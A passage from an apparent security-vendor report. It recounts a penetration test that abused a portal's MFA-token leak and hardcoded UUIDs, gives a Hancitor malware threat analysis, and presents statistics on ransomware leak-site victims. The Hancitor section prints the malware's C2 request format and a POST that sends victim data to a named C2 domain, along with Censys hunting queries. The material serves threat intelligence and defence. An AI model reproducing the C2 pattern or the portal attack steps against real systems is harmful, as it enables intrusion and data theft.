These portals were seemingly made in-house, and communicating with AD/AAD, which made them very interesting targets.

2 Interception

The testers intercepted traffic using Burp and found that the portals leaked internal username and domain information in the server response, if a valid email was supplied. This enabled the testers to enumerate valid users and potential targets.



3 Social Media? #hackersdelight!

It was then found that if the tester supplied a valid email and phone number for a user, which can easily be found on social media, Google or the target's webpage, the testers could initiate a password reset, which sent an MFA token to the target's phone number.

4 Compromise

The testers found that the MFA token was also included in the server response and was valid for 20 minutes. The tester could then use the MFA token to reset the target user's password, which was not alerted to the password change.

5 Self-service: One privilege escalation to go, with extra cream!

Having successfully reset the target user's password, the testers could log into the self-service portal as that user, and found the portal to have several vulnerabilities, the most severe being hardcoded permission UUIDs in the code. This enabled the testers to escalate their privileges within the portal, by adding a valid, higher privileged UUID in a request to the server, which the server did not properly sanitize, resulting in a privilege escalation.

6 Full compromise

By abusing this vulnerability, the testers were able to escalate their privileges both within the portal and on the target's domain, leading to full compromise of the target client and potentially all the client's users and customers

Lessons learned:

Some lessons that could be learned from this exercise:

- Don't "roll your own" or rely on self-developed authentication and MFA.
- Use well known authentication frameworks that have existing integration with AD/AAD.
- Ensure no sensitive data is returned in server responses.
- Do not hardcode security permissions or UUIDs.
- Properly sanitize user input and ensure a user's existing permissions are validated.

Threat analysis: Hancitor

For several months, Orange Cyberdefense's CyberSOC has been tracking and detecting malware campaigns aimed at distributing Hancitor, a loader used by a malicious actor referred to as MAN1, Moskalvzapoe or TA511.

Since 2020, the threat actor started deploying Cobalt Strike to 'hunt big game' like many other ransomware operators. McAfee and Group-IB confirmed the observation of some recent campaigns where Hancitor was used as initial access broker for the Cuba Ransomware[27].

Roland R., CyberSOC Analyst, **Orange Cyberdefense**

What you should know

This threat analysis will include a technical description of typical Hancitor malspam campaigns, as well as the entire current kill chain, from initial infection to the use of Cobalt Strike and FickerStealer. We will provide some indicators of compromise and infrastructure fingerprints which can help to create some rules that can be used to detect or hunt for that specific threat.

1. Initial access

For months, campaigns delivering Hancitor malware share the same modus operandi, using fake DocuSign emails to lure new victims. In the most recent campaigns, Hancitor used a link inside the email pointing to a legitimate Google Service, FeedProxy[28].

Once the user clicks on the link, a weaponized Office document (doc file) is downloaded. Actually, the weaponized documents are not stored directly on Google FeedProxy. In fact, the cloud service is only used as a redirector (HTTP 301 Moved Permanently). The "real" malicious document repository is hosted on a different domain relying on a php file and a bit of JavaScript code to generate the document on the fly.




Figure 1 - The complete dropper execution can be illustrated with this report from our proprietary sandbox solution (P2A)

2. Execution

Once the user opens and activates macros (according to the instructions in the text of the Word document), the macro will drop a DLL on the system and run it via rundll32.exe.

Starting from early August 2021, we noticed a small change on the Office document dropper. Instead of the usual embedded DLL as OLE object, Hancitor started using an embedded password protected .doc file within the initial downloaded .doc file. The embedded password protected .doc is dropped to the system. It contains macros responsible for dropping the first-stage Hancitor DLL to disk. Then, the DLL is executed via rundll32.exe.

3. Command & Control

After infecting the system, the Hancitor DLL will collect various information about the infected systems using Windows API call. The payload also performs a lookup on api.ipify.org to obtain the public IP address of the infected system.

```
GET / HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT6.1; Win64; x64; trident/7.0; rv:11.0) like Gecko
Host: api.ipify.org
Cache-Control: no cache
```

All collected information is then sent to Hancitor C2 via HTTP POST requests. The data is sent using this format:

GUID=%I64u&BUILD=%s&INFO=%s&EXT=%s&IP=%s&TYPE=1&WIN=%d.%d

```
POST /8/forum.php HTTP/1.1
Host: arviskeist.ru
Content-Length: 101
Content-Type: application/x-www-form-urlencoded;
User-Agent: Mozilla/5.0 (Windows NT6.1; Win64; x64; trident/7.0; rv:11.0) like Gecko
```

Fingerprint: Hancitor

Using this Censys query, we were able to discover hosts that were part of the actual Hancitor's and Ficker's infrastructure[32]:

services.http.response.headers.last_modified: "Thu, 25 Jun 2015 20:49:10 GMT" OR services.http.response.headers.etag: "\"558c6946-0\""

Fingerprint: Ficker Stealer

By searching patterns related to Ficker's C2 response on Censys and Shodan, we were able to identify 4 hosts, including an administration panel of Ficker Stealer exposed on TCP/8000[33].

4. Ficker and Cobalt Strike

Hancitor is often used as a simple loader on the last observed campaigns. Depending if the infected system is part of a workgroup or domain-joined, the malware will download and execute additional payloads, from Ficker (workgroup) to Cobalt Strike (AD environment).

4.1 FickerStealer

FickerStealer is a stealer written in Rust and sold on underground forums as a MaaS (Malware-as-a-service). This is confirmed by CyberArk's researchers[30].

We usually noticed Ficker Stealer deployed as a second stage in non-domain-joined systems, while Cobalt Strike is mainly used in domain-joined environments.

4.2 Cobalt Strike

Cobalt Strike is a commercial "threat emulation software", often abused by ransomware and APT actors as a post-exploitation tool[31].

In Active Directory environment, Hancitor will act as a loader for a Cobalt Strike Beacon. As Cobalt Strike provides many features covering almost all phases of intrusion. Many Ransomware actors are relying on this tool.

Key learnings:

Though relatively harmless in itself, identifying and detecting droppers like Hancitor is key in breaking attack chains at an early stage.

The professionalization of cybercrime works against the criminals here, as sophisticated attack tools like Hancitor are bound to be reused for quite some time by multiple actors until something new is developed. As we are actively tracking this threat actor and related infrastructure, all Indicators of Compromise are available on our Threat Intelligence Platform, what we call the Orange Cyberdefense Datalake[29].

So our customers having subscribed to managed detection services are already protected from this malware.

www.orangecyberdefense.com

Carl Morris
Lead Security Researcher
Orange Cyberdefense

Charl van der Walt
Head of Security Research
Orange Cyberdefense

Tech insight

Ransomware off-road: Beyond encryption

Our experts have tracked leak sites frequently used for Double-Extortion and Cy-X. This is what we found.

**"How come that you don't understand that right now a hacker attack is enough for a large area or a country to lose the access to internet, water, gas and electricity."
(Maze, Oct 2020)"**

We've discussed the issue of Cyber Extortion (Cy-X) in several other places in this year's Navigator. This insidious form of crime above any other dominated the security discussion over the last twelve months and so we return to it again here. This time, we explore the scale and the shape of the problem through the lens of data.

Cy-X is a form of computer crime in which the security of a corporate digital asset (confidentiality, integrity or availability) is compromised and exploited in a threat of some form to extort a payment.

Most of us know this problem by the term 'ransomware', or perhaps 'Double-Extortion'. But, as we've already explained, we find these terms to be imprecise and so chose to adopt our own specific definition of what we're discussing.

What we're looking at

Cy-X is a unique form of cybercrime in that we can observe and analyze some of the criminal action via 'victim shaming' leak sites.

Since January 2020 we have applied ourselves to identifying as many of these sites as possible to record and document the victims who feature on them.

Through our own research, analyzing and enriching data scraped from the various Cy-X operator and market sites, we can provide direct insights into the victimology from this specific perspective.

We must be clear that what we are analyzing is a limited perspective on the crime. Nevertheless, the data gleaned from an analysis of the leak-threats proves to be extremely instructive.

We'll refer to the listing of a compromised organization on a Cy-X leak site as a 'leak threat'. The numbers you'll see in most of the charts below refer to counts of such individual threats on the onion sites of the Cy-X groups we've been able to identify and track over the last two years.

The shape of the curve

We identified and documented 3,027 unique 'leak-threats' of this kind across 67 distinct actors since the start of January 2020.

The dark web is by definition not indexed, so we can only record the threats we do see, and there is no way to assert that all the sites have been identified. Sites occasionally disappear from our view or are rebranded, while we also identify new sites from time to time.

Despite the vagaries of the environment we're observing, the number of unique leaks serves as reliable proxy for the scale of this crime, and its general trends over time.

We observed an almost six-fold increase in leak-threats from the first quarter of 2020 to the third quarter of 2021.

For the comparable periods of Q1-Q3 in each year, the number of threats has increased by 27%, while between Q3 of 2020 and Q3 of 2021 the number of threats increased by 9%.

The average number of new threats we observe each month grew from 126 in 2020 to 168 in 2021, an increase of 33%.

The actors

The number of distinct actors that appear active each month also varies over time.

During 2021 (through Q3) we observed an average of 17 distinct actors in play each month. That's a 42% increase for the average of 12 players per month we observed during 2020.

Despite the apparently different shapes of the two sets of bars in the chart on the previous page, it's interesting to note that from an average monthly perspective, **the number of actors is actually growing faster than the total number of threats,** by about 12%.

It's difficult to interpret the implications of that trend, but it could point to a gradual fragmentation of the criminal ecosystem as more, smaller groups compete with each other for a share of the Cy-X pie.


As in all markets, that kind of competition would spawn innovation, so we should expect to see increased variation in the techniques of the criminals and the methods used to extort a ransom.


This may in fact already be happening, as we will discuss later.

The security industry uses a relatively universal set of identifiers to track the various criminal groups. Of course, it's made a lot easier by the fact that the actors use their leak sites to identify and even describe themselves.

Threats and actors observed


Distinct threats and distinct actors over time






Distribution of actor groups

Top 25 actors overall since January 2020



Shifts observed in the Cy-X groups scene



A closer look at our adversaries

We note that almost 50% of all threats can be attributed to just five 'alpha' actors - Conti, REvil, Maze, Egregor and LockBit 2.0. From a different perspective, the other 50% of all threats are attributed to a second tier of 58 different groups, 30 of which have made more than 10 threats in the last two years.

The actor landscape changes dramatically over time, however, as the chart on the previous page illustrates.

Maze, for example, claims 10% of all threats recorded in our data set, but does not feature at all in 2021, since the group voluntarily closed down operations in November 2020.

REvil is one of the better-known groups in this space, re-appeared in September after a long break that resulted from the Kaseya attack during early summer, and has maintained a constant operational tempo before again throwing in the towel.

Conti, on the other hand, grew its list by almost 50% from 2020 to 2021, while LockBit 2.0 barely featured in 2020 but notched up over 200 victims thus far in 2021.

We see a very different threat actor landscape at the time of writing this report than we observed in the months before. Conti remains in the Top 3 but **Avaddon**, who closed operations in June, and REvil, who took a break in July and August, are about to drop from the below the top 3 spot.

Meanwhile **LockBit 2.0** emerged in mid-July, contributing heavily to the increase we saw observed in September. This threat actors group existed already before (since December 2019) but has upgraded their leak site in the change due to V2 Onion Service Deprecation and thus re-emerged after with a V3 onion site and a new design. LockBit 2.0 claims to have the fastest data encryption speeds, which they prove on their website with a table of their findings and a zip folder to download the samples they have executed the speed tests on.

Another ransomware strain that contributed to the peak in July 2021 was the Hive. The Federal Bureau of Investigation (FBI) released a flash alert about this particular strain [34] in August 2021. Hive was first observed in June 2021. Between June and September, we recorded 38 victims on the operators' leaksite - HiveLeaks, placing Hive among the top 3 operators in Q3.

Focusing for a moment on the top 3 Cy-X groups observed in Q3 of 2021:

LockBit 2.0 observed activity in 2021

- n= 205
- 33% of victims are from U.S.
- 80% of victims are from small businesses
- Top 3 Industries affected: Manufacturing, Professional Services, Wholesale Trade

Conti observed activity in 2021

- n= 285
- 61% of all victims are from U.S, followed by France & United Kingdom
- 83% of all victims are from small businesses
- Top 3 Industries affected: Manufacturing, Professional Services, Retail and Trade


HiveLeaks observed activity in 2021


- n= 34
- 61% of all victims are from U.S., followed by United Kingdom & Australia
- 85% of all victims are from small businesses
- Top 3 Industries affected: Professional Services, Manufacturing, Finance and Insurance

The Cy-X threat actor landscape is complex and dynamic. The number of actors is growing steadily even as individual actors come and go over time. While a handful of 'alpha' players are responsible for about half of all the crimes, there are dozens of other 'smaller' players to contend with also. Despite some recent successes by global law enforcement coalitions to bring these criminals to book, it is clear that the dynamic and amorphous nature of this criminal ecosystem will make it very difficult to counter.

Cy-X leak threat victims by country

top-10 victim countries, with GDP in $ trillion





Returning now to the 3,027 records in our leak site threat data, we turn our attention to industries and countries the victims operate in.

In the chart above we show the 2020 and 2021 leak threat counts per country, for the top-10 countries featured in our data set. We also show the estimated Gross Domestic Product (GDP) for the 12 wealthiest countries [35].

The top victim countries have remained relatively constant across our data set. As a general rule of thumb, the ranking of a country in our data set tracks the relative GDP of that country. The bigger the economy of a country, the more victims it is likely to have. Indeed, eight of the top ten Cy-X victim countries are among the top-10 economies in the world.

The conclusion we draw from this, is that **the relative number of victims in a country is simply a function of the number of online businesses in that country**. This does not prove definitively that Cy-X actors do not deliberately attack targets in specific countries or regions from time to time. It's also not to say that a business in a high-GDP country is more likely to be attacked than a victim in a low-GDP country (since, with more business exposed within that country, the probabilities even out).

In the chart to the right we visualize the top victim countries for the top 5 actors in 2021. Although we observed some slight variation between the sets of victims, it holds in general that the different actors all have similar victim-country distributions. Again – we saw no pattern of targeting logic other than the relative GDP of the victim country.

In our view, the take-away from this data is simply that **businesses in almost every country are being compromised and extorted**. Globally, there is an even probability that a business in any given country will fall victim. Logically, the more businesses a country has, the more victims we will see.

Having said that, we've taken the liberty of including India, Japan, China and Russia in the chart above, as counterexamples of large-GDP countries that rank low on our Cy-X victims list.

India, with a projected 2021 GDP of $ 2.72 trillion, and China with $ 13.4 trillion, appear underrepresented, which might be due to a number of reasons. China and India have huge populations and correspondingly large GDP, but their GDP per capita is lower, and their economies are less modernized and digital than their western contemporaries, meaning fewer online businesses to target. It could be that criminals doubt that Indian businesses could or would pay their dollar-based ransoms. Language might also play a role – businesses that don't communicate in English are more difficult to locate, understand, navigate, and negotiate with, and their users are harder to exploit using commoditized social engineering tools.

Japan, as the final obvious exception to our rule, has a highly modernized economy, but will present criminals with the same language and culture barriers as China and India, thus possibly accounting for the low prevalence in our victim data.

A final trend worth examining is the relative rates of growth in Cy-X attempts between the US & Canada, Germany, France, Spain & Italy (EU) and the UK.

If we compare the first 3 quarters of 2021 with the last 3 quarters of 2020, we note the following:

- US volumes have decreased by 7%
- Canadian volumes have decreased by 15%
- UK volumes have decreased by 8%
- European volumes, combining Germany, France, Spain & Italy, have increased by 25%

The overall numbers for other 'non English' economies are small, but we see similar patterns emerging there also (albeit off a smaller base):

- Brazilian volumes have increased by 26%
- Chinese volumes have increased by 100%
- Indian volumes have increased by 14%


Volumes in Nigeria and South Africa are still too small to draw any inferences from.

The conclusion here may be that **Cy-X is slowly moving from English to non-English economies**. This is probably the logical result of the growing demand for victims fueled by new actors, but it might also be the consequence of increased political signaling from the USA, which may be making actors more cautious about who they and their affiliates exploit.

Regardless of the reasons, the conclusion here once again needs to be that victims are found in almost every country, and **countries who have hitherto appeared relatively un-affected cannot hope that this will remain the case**.

Cy-X leak threat victims by Industry

for 2020/2021 along with the relative size of that industry



Our analysis of the leak-threats also allows us to study which industries the victims belong to. We use the North American Industry Classification System (NAICS) [36] and map victims to the top-level (two-letter) code.

In the chart above we illustrate the number of victims per industry in our data set for equivalent periods in 2020 and 2021, alongside the estimated total number of businesses in that industry[37].

While almost all industry verticals have seen data leak threats, Manufacturing and Professional, Scientific and Technical Services organizations consistently rank in the top three.

It may be that criminals think that businesses in these sectors are more likely to pay. Or it may be that their overall cyber security posture and ability to recover is perhaps not as robust relative to other sectors.

There may be other explanations also, however: For some industries, the overall size of the industry may be the reason for its prevalence. The ranking of Professional, Scientific, and Technical Services, Retail and Trade, Construction, Health Care and Social Assistance, and Finance and Insurance in the victim lists are all described by this fact.

The exceptions to this 'the-bigger-the-industry' rule may be explained by the quality of their security practices. Manufacturing, for example, appears completely over-represented in our victim data, while Healthcare related businesses appear underrepresented.

We posit that this is not a function of attacker target selection, or industry size, but rather the general level of vulnerability of businesses in that sector.

The level of vulnerability doesn't predict who will be attacked, but rather which businesses, when attacked, will end up being leak threat victims.

From further analysis of this data, we note that the top actors are all compromising the most victims in the same few industries – the same industries that fall victim most often over-all.

If actors were targeting specific industries, we'd expect to see at least some level of specialization. The fact that we don't, suggests that the these most-featured industries are not being specifically targeted, but rather have something else in common. We propose that the common denominator is simply that they are less prepared to stave off attacks.

Cy-X leak threat victims by size

In the chart above we show the number of victims by business size in our data set mapped to the top 5 actors.

As can be seen, businesses with less than 1,000 employees are compromised and threatened most often, with almost 75% of all leaks originating from them. We've seen this pattern consistently in our leak-threats data over the last two years, by industry, country, and actor.

The most obvious explanation for this pattern is again that criminals are attacking indiscriminately, but that there are more small businesses in the world. Small businesses are also likely to have fewer skills and technical resources with which to defend themselves or recover from attacks.

